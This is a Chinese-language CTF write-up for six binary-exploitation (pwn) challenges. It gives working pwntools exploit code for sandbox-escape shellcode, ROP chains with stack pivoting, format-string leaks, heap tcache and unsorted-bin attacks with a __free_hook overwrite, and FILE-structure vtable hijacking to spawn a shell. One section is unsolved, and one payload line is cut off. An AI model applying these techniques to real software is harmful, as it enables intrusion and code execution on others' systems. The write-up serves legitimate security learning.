pwn

sandbox

程式基本上就是會去執行我們送過去的 shell code，與 demo 的差不多，但是會擋 syscall，所以要想辦法繞過
程式除了執行 shell code 前會先執行 prelogue，並在結束時執行 epilogue，而 epilogue 裡就會 call 到 kernal，因此我們可以想辦法將變數設好後直接跳去那邊
因為全部 shell code 包括 prelogue 的地址是從 0x40000 開始，所以 syscall 的位置會在 prologue 的長度 + shellcode 的長度 + epilogue 的長度 - 2
像是我的 shellcode 的長度是 0x26，prelogue 是 0x14，epilogue 是 0x8，所以 syscall 的 offset 是 0x40，也就是在 0x40041 的位置
因此傳入以下 payload 就能成功 get shell

```
payload = asm('''
mov r9, {}
push r9
mov rdi, rsp
mov rax, 0x3b
xor rsi, rsi
xor rdx, rdx
mov r10, 0x40041
jmp r10
'''.format(u64('/bin/sh\x00')))
```

FLAG{It_is_a_bad_sandbox}

fullchain-nerf

因為 cnt 的位置剛好在 local 後面，所以我們能直接覆蓋 cnt 成一個比較大的值，以利後續的動作

```
payload = b'A' * 0x24 + p32(10000)
read('local', len(payload), payload)
```

接下來則是可以可以透過 fmt 去 leak libc 跟 global (以下簡稱為 buf) 的位址

```
payload = '%19$p %7$p'
read('global', len(payload), payload)
write('global')

r.recvuntil('0x')
libc = int(r.recv(12), 16) - 0x270b3

r.recvuntil('0x')
buf = int(r.recv(12), 16)
filename_addr = buf - 0x200d
```

因為一次能寫入的 gadget 數量不多，沒辦法全部用 local 的 overflow 寫完，因此我會先做 stack pivoting 將 rop chain 移至 global

```
payload = flat(
    buf, leave,
)
```

在 global 則是放了兩組 rop chain，第一組是從 stdin 讀更多 gadget，也就是第二組。第二組則是 open, read, write flag

```
# 1st, len(payload) = 0x50
payload = flat(
    0xdeadbeef,
    rax_rdx_rbx,
    0, 0xd8, 0,
    rsi, buf + 0x50,
    rdi, 0,
    syscall,
)

# 2nd
payload2 = flat(
    # open
    rax_rdx_rbx,
    2, 0, 0,
    rsi, 0,
    rdi, filename_addr,
    syscall,

    # read
    rax_rdx_rbx,
    0, 0x30, 0,
    rsi, buf,
    rdi, 3,
    syscall,

    # write
    rax_rdx_rbx,
    1, 0x30, 0,
    rsi, buf,
    rdi, 1,
    syscall,
)
```

實際上的傳送順序是 rop chain 1, stack pivoting, rop chain 2，這樣就能成功 orw 到 flag
FLAG{fullchain_so_e4sy}


fullchain

還沒解出來
可以花兩步 leak 出 cnt 跟 libc 的位置，也可以花兩步用 fmt 達成任意 partial overwrite，但還沒找到能在三步內增加 cnt 的方法

```
# leak cnt
read('global', '%10$p')
write('global')
r.recvuntil('0x')
cnt_addr = int(r.recv(12), 16) - 0x2c
print(hex(cnt_addr))
```

final

在一開始的時候可以先 allocate > 0x410 的 chunk 再 free 讓它進 unsort bin，之後拿回來的時候上面就會有 fd 跟 bk 的資訊，就可以用他們 leak 出 libc 的地址
而 bk 會從第 9 個 byte 開始，因此我們可以隨便寫入 8 個 byte 的名字，這樣在讀取名字的時候就會連後面的 bk 一起讀出來




```
buy(0, 0x410, 'dummy')
buy(1, 0x410, 'dummy')
release(0)
buy(0, 0x410, 'AAAAAAAA')
play(0)
r.recvuntil('A'*8)
libc = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ebbe0
```

之後我們可以 buy(0), buy(1), release(0), release(1)
跑到這邊後 animal[1] chunk 的 fd 會指向 animal[0] chunk，而 animal[1] chunk 的 fd 的位址剛好也是 animal[1].type 的位址，因此可以用 play(1) 來 leak 出 heap 的位址

```
buy(0, 0x10, 'dummy')
buy(1, 0x10, 'dummy')
release(0)
release(1)
play(1)
r.recvuntil('MEOW, I am a cute ')
heap = u64(r.recv(6).ljust(8, b'\x00')) - 0xb40
```

之後再 buy(1)，這時候的 animal[1] 的 name 會剛好與 animal[0] 是同一個 chunk，我們就可以任意修改 animal[0] 的內容
因此可以將 animal[0] 的 type 改成 '/bin/sh\x00'，bark 改成指向 system，再 play(0) 的時候就會 get shell

```
buy(1, 0x28, b'/bin/sh\x00' + b'A'*0x8 + p64(0xdeadbeef) + p64(0xdeadbeef) + p64(
play(0)
```

FLAG{do_u_like_heap?}

easyheap

這題整體來說跟 final 蠻像的，但是沒有 function ptr 可以改，在讀 name 的時候也最後也會補 null byte，不能用一樣的方法 leak 殘留在 chunk 內的地址
因此我首先不是先 leak libc 而是用以下方式先 leak heap 跟 unsort bin 的位址，與 final 的方式差不多：

```
# leak heap addr
add(0, 0x10, 'dummy0 ')
add(1, 0x10, 'dummy1 ')
add(2, 0x10, 'dummy2 ')
delete(0)
delete(1)
delete(2)
get_name(2)
r.recvuntil('Name: ')
heap = u64(r.recv(6).ljust(8, b'\x00')) - 0x2a0
unsorted_bin_addr = heap + 0x390
```

程式跑到這邊後，可以再 malloc 一本 book3，而這個 book3 的 name 剛好會指到 book1 的地址
因此接下來就可以透過更改 book3 的 name 的內容來任意更改 book1 的 name 指到的地方，再讀取 book1 的 name 達成任意讀取，或是透過更改 book1 的 name 的內容達成任意寫入
因為可以任意讀取，所以再來就可以從 unsortbin 中 leak 出 libc 的位址：

```
# leak libc addr
add(3, 0x28, p64(unsorted_bin_addr)) # books[3].name = books[1]
add(9, 0x410, 'unsorted bin ')
add(10, 0x410, 'unsorted bin2 ')
delete(9)
get_name(1)
r.recvuntil('Name: ')
libc = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ebbe0
```

最後可以透過任意寫入，將 __freehook 寫成 system，book1 寫成 /bin/sh\x00，再 free book1 完成 get shell

```
# hijack __freehook
edit(3, p64(__free_hook))
edit(1, p64(system))
edit(3, b'/bin/sh\x00')
delete(1)
```

FLAG{to_easy...}

FILE note

這題與 lab1 很像，但最主要的問題是要想辦法先 leak 出 libc 的位址，因為這題一樣有 heap overflow 的情形，因此我們能直接控制 fp 的 file structure
第一步，我先將輸出的 fd 改成 stdout：

```
payload1 = flat(
    0x0, 0,
    0, 0,
    0, 0,
    0, 0,
    0, 0,
    0, 0,
    0, 0,
    1
)

write_note(b'A' * 0x210 + payload1)
save_note()
```

當跑完以上的部分後，它會自動建立一個 buffer，並且把位址記在 file structure 中，並且在這個 buffer 的前幾個 byte 有紀錄 libc function 的位置，因此我們能透過減少一些 buffer 的起始位置來 leak 出 buffer 前面的內容
第二次的 payload 大概如下：

```
payload2 = flat(
    0x1800, 0,
    0, 0
)

write_note(b'A' * 0x210 + payload2)
save_note()
r.recv(0x80)
libc = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ecf60
```

因為讀的字串最後會被 append 上一個 null byte，所以會將下一個 file structure 裡的 address ，也就是 write_base 的 lowest byte 改成 0，因此就能達到減少一些 buffer 起始位置的目的
拿到 libc 後，下一件事就是要想辦法任意寫入 vtable，然而我們只有 fwrite 可以使用
翻了 fileops 的原始碼後會發現我們可以將 write_ptr 與 write_end 的地方設成我們任意想改寫的起始與結束，如此當跑到_IO_new_file_xsputn 時程式就會先將輸入移到 buffer，也就是我們指定的地址中

```
else if (f->_IO_write_end > f->_IO_write_ptr)
  count = f->_IO_write_end - f->_IO_write_ptr; /* Space availa

/* Then fill the buffer. */
if (count > 0)
{
  if (count > to_do)
    count = to_do;
  f->_IO_write_ptr = __mempcpy(f->_IO_write_ptr, s, count);
  s += count;
  to_do -= count;
}
```

因此我們就能用以下的 payload 來改寫其中一格 vtable 成 onegadget 並且 get shell：

```
one_gadget = libc + 0xe6c81
addr = vtable + 0x28
payload3 = flat(
    0, 0,
    0, 0,
    0, addr,
    addr + 0x8, 0,
    0
)

write_note(p64(one_gadget) + b'A' * 0x208 + payload3)
save_note()
```

在這部分我試了好久，雖然能蓋到 vtable，但每次跑到 one_gadget 的時候都會壞掉，最後終於試到改 vtable+0x28 並用 0xe6c81 的 one_gadget 可以正常運作
另外另一個我卡住的地方是打 remote 的時候沒辦法像 local 一樣 leak libc 的位址，我發現可能是因為 buffer 大小不同，不會第一次 save note 就馬上印出來，因此多 save note 幾次後就能照常 leak 出 libc 了

```
write_note(b'A' * 0x210 + payload2)
save_note()
save_note()
save_note()
save_note()
save_note()
save_note()
save_note()
save_note()
r.recv(0x80)
libc = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ecf60
```

FLAG{f1l3n073_15_b3773r_7h4n_h34pn073}